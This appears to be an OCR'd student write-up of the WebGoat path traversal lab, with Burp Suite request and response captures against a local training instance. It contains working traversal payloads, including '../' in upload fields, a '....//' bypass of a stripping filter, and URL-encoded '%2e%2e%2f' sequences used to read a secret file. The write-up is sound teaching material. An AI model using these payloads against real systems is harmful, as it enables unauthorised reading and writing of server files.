
1.4 Path Traversal

1.4.2 Path traversal while uploading files




```
Pretty  Raw  Hex
1  POST /WebGoat/PathTraversal/profile-upload-remove-user-input HTTP/1.1
2  Host: localhost:8080
3  Content-Length: 125325
4  sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
5  Accept: */*
6  Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryVE16TmXFXu5z2edX
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM2ORqKMNbDYxcRM1RgZQFfgp0
19 Connection: close
20
21 ------WebKitFormBoundaryVE16TmXFXu5z2edX
22 Content-Disposition: form-data; name="uploadedFileRemoveUserInput"; filename="website.jpg"
23 Content-Type: image/jpeg
24
25 ÿØÿàJFIFÿÛC
26
27  ""ÿÛCÿÂþüÿÄ  ÿÄÿÚ¸û|¥«?:oã3³¹«Æ¹åÂ©öv8âó4áxò²íÒõ¾me2&@&
   1ºh©õÌìb7ÆÁ¾/(·0è^l-/±³Ï¦ÄR\-'ùFI8Iùr·¾Ï¥Çÿ1Ûgpàý¶¢§ª_xáé¼ð»¬.W>´õ³[g~¾òW©ëÚÚsÇÎ¹ø¬z»^0©Ljßocî  ,'£e~þé
    3©¨Ë0ÒU3%º÷ ËYyà.
   È|Í|¦pMuD»>©8ú¨WüyWå/Û&¥JËá¬Ç¶rv_¯moÙIóözÓsØyÿåöJy%{éçìÉzúR~f]ÓöÚ6Z/ÄÎ+ñRÊçÈiÆiVûÛ_ôIO!?©+ßzûõdÝ8äÉÈÆëºàÕL
28 ±0«Vç7+.9u7ìÎXýÜÉ²Ö3óvøj8ýx/V7_Õ¬o©ôØ·äS¿Ôy«_W~{ìÊ¹Õx2¾jO¢ÆiúL3-¦óÇÈìS«}zcTéÍùwßÖh²¹ßÀÎñöÁÓQèGÛÙ2á¾8ÎÂ#
   èÞ¹ýBK:¦LL¸t-2Ðøn0äÕ2¾vi¼¶iÈé«¡÷0FæHß*qé)´R/@&ÏYëhÛi&ZÅ2`kü©±i8z2Ð÷2#¦O~5óö2óaÏÙ'þ|sìí º>_\³M/*ÑÇi~ïZ>t9
   yxävÌx%AìÖ>Ûd¾L|ì^¾+óßÂð³hù©£Ñ
   ü¸V¿M¶aÅ%ül?OÒu§éògÛ7ë&@dò0Q¾Ül|÷çì¨0Ù n³\lµ:SfÄ.ÃiF¨xU¨Pë`7E4Ë³KFÞxýÁÖÊS´Î`·t.Þ~ÛÎ¼+H|"É÷ò}fYÛ@ùVøÙ)á·
   Wê.&ù¾.CM>¦=
   özÌë@yòç¯©mcèäÛ±bú₩$vºÙÝ$èK5à»æl÷Q£AõcW}VÛÉÂGÅãÆè^²ý2N{á²ds©ÿ°*8ãmÏ{9¿ÜânÙMÔË~^ø|Ê>2Yi}Ê,ÜÃrê)
29
   t-V&i´j,8à±Ê|¦Gtoåè¾Üà4|ÖxïÁÚÑ»m?-/Cò6ó0Û¶Vè0ð÷Âitù|%{öXÿbÞõñ·¾ÒT|sÈg)ó±©=ýw:cÙxxõað²âìv¦8q-*Mt0ÿ\e[õ[¥
   ¾r©Ho(6:õ8ôfLV©¨ø[\|òo¶Õ&MgTL°dÑ4±°òÿÐA2"#[:_Q¥uP Ð¾)Ñ5
30 *3Ë
31 a¸¾JÕ[Dºeôy»#£1mòk-*Î²#Å¶÷ëX©à_Ù·Çã3Êï3ÐèÐqm´G±WÎëðJ/è¶ ÉÓþÇ-uQx<æÇ¸sËJ9ãj©ú}ÖÇÃÑß©§~¶92dÉ2`+ÀræÁàfNýRO
   |T¬¾:§¶xúM~*ã lÆCo&söºÊÍ-ac¡©ª 9©Cl.!©U!Âep±X0Ü.p£CàÁrsÑåÕøÐ±lÊMo¢kÝF|»!ìi4üJÍãb§ü^Í>*Ls70C«¿WÀÊàÝ¿Ëa/ó
```


Via burp suite intercept the request, we can see the image format



On sending a request from repeater we can see the response



Check for the fullname in request and add '../ ' to it which determines the directory or path.



We have successfully traversed via this method

Full Name:

test

Email:

test@test.com

Password:


••••

Update

Profile has been updated, your image is available at: /home/kali/.webgoat-8.2.2/PathTraversal/gjohan01/test"

The picture hs been uploaded

1.4.3 Path traversal while uploading files II



Request

Pretty | Raw | Hex


```
1  POST /WebGoat/PathTraversal/profile-upload-fix
   HTTP/1.1
2  Host: localhost:8080
3  Content-Length: 125322
4  sec-ch-ua: "(Not(A:Brand";v="8",
   "Chromium";v="100"
5  Accept: */*
6  Content-Type: multipart/form-data;
   boundary=----WebKitFormBoundaryC2BwICWkL7lDNEKg
7  X-Requested-With: XMLHttpRequest
8  sec-ch-ua-mobile: ?0
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
   x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/100.0.4896.75 Safari/537.36
10 sec-ch-ua-platform: "Linux"
11 Origin: http://localhost:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://localhost:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=
   WHBHwqJ_uhKug2fM2ORqKMNbDYxcRM1RgZQFfgp0
19 Connection: close
20
21 ------WebKitFormBoundaryC2BwICWkL7lDNEKg
22 Content-Disposition: form-data; name="
   uploadedFileFix"; filename="website.jpg"
23 Content-Type: image/jpeg
24
25 ÿØÿàJFIFÿÛC
26
```

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 200 OK
2  Connection: close
3  X-XSS-Protection: 1; mode=block
4  X-Content-Type-Options: nosniff
5  X-Frame-Options: DENY
6  Content-Type: application/json
7  Date: Mon, 09 May 2022 05:28:05 GMT
8
9  {
10   "lessonCompleted":false,
11   "feedback":
     "Profile has been updated, your image is availabl
     e at: \\/home\\/kali\\/.webgoat-8.2.2\\/PathTrave
     rsal\\/gjohan01\\/test\\\"",
12   "output":null,
13   "assignment":"ProfileUploadFix",
14   "attemptWasMade":false
15 }
```

We will try to approach the same way like before, we can see the request and the response.



Like last time we search for the fullname, even though the vulnerability has been patched let's go one folder behind and see, i.e […..//].

Path traversal while uploading files

The developer became aware of the vulnerability and implemented a fix which removed the `../` from the input. Again the same assignment but can you bypass the implemented fix?

OS	Location
`Linux`	`/home/kali/.webgoat-8.2.2/PathTraversal/gjohan01`

Full Name:

test

Email:

test@test.com

Password:

••••

Update

That was a success

1.4.4 Path traversal while uploading files III

Request

Pretty Raw Hex \n

```
POST /WebGoat/PathTraversal/profile-upload-remove-user-input HTTP/1.1
Host: localhost:8080
Content-Length: 125325
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCurzL8VStYUyYNim
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=WHBHwqJ_uhKug2fM2ORqKMNbDYxcRM1RgZQFfgp0
Connection: close
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 09 May 2022 05:34:40 GMT

{
  "lessonCompleted":false,
  "feedback":
  "Profile has been updated, your image is available at: \\/home\\/kali\\/.webgoat-8.2.2\\/PathTraversal\\/gjohan01\\/website.jpg\\\"",
  "output":null,
  "assignment":"ProfileUploadRemoveUserInput",
  "attemptWasMade":false
}
```

Another patch to our previous exploit again we intercept using burp suite and see the request and the response.

Request

Pretty Raw Hex \n

```
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryCurzL8VStYUyYNim
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.75 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: JSESSIONID=WHBHwqJ_uhKug2fM2ORqKMNbDYxcRM1RgZQFfgp0
Connection: close

------WebKitFormBoundaryCurzL8VStYUyYNim
Content-Disposition: form-data; name="uploadedFileRemoveUserInput"; filename="..//website.jpg"
Content-Type: image/jpeg

ÿØÿàJFIFÿÛC
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Mon, 09 May 2022 05:36:14 GMT

{
  "lessonCompleted":true,
  "feedback":
  "Congratulations. You have successfully completed the assignment.",
  "output":null,
  "assignment":"ProfileUploadRemoveUserInput",
  "attemptWasMade":true
}
```

Here we try to change the path for the image file itself and see, it works.

1.4.5 Retrieving other files with a path traversal

Again set the proxy using burp suite and check the incoming and outgoing requests.

Request

Pretty Raw Hex \n

```
1 GET /WebGoat/PathTraversal/random-picture?id=../ HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/100.0.4896.75 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM2ORqKMNbDYxcRM1RgZQFfgp0
16 Connection: close
17
18
```

Search... 0 matcl


Response

Pretty Raw Hex Render \n

```
1 HTTP/1.1 400 Bad Request
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: text/plain;charset=UTF-8
7 Content-Length: 54
8 Date: Mon, 09 May 2022 05:47:53 GMT
9
10 Illegal characters are not allowed in the query params
```

When we try to do like last time it says illegal characters so we know that it is either URL encoded mostly

So we convert it into URL encoding and try



After that, we can see the path, but we need to go one less.

Request

Pretty | Raw | Hex

```
1 GET /WebGoat/PathTraversal/random-picture?id=%2e%2e%2f%2e%2e%2fpath-traversal-secret
  HTTP/1.1
2 Host: localhost:8080
3 sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="100"
4 Accept: */*
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/100.0.4896.75 Safari/537.36
8 sec-ch-ua-platform: "Linux"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://localhost:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: JSESSIONID=WHBHwqJ_uhKug2fM2ORqKMNbDYxcRM1RgZQFfgp0
16 Connection: close
17
```

Search... 0 matches

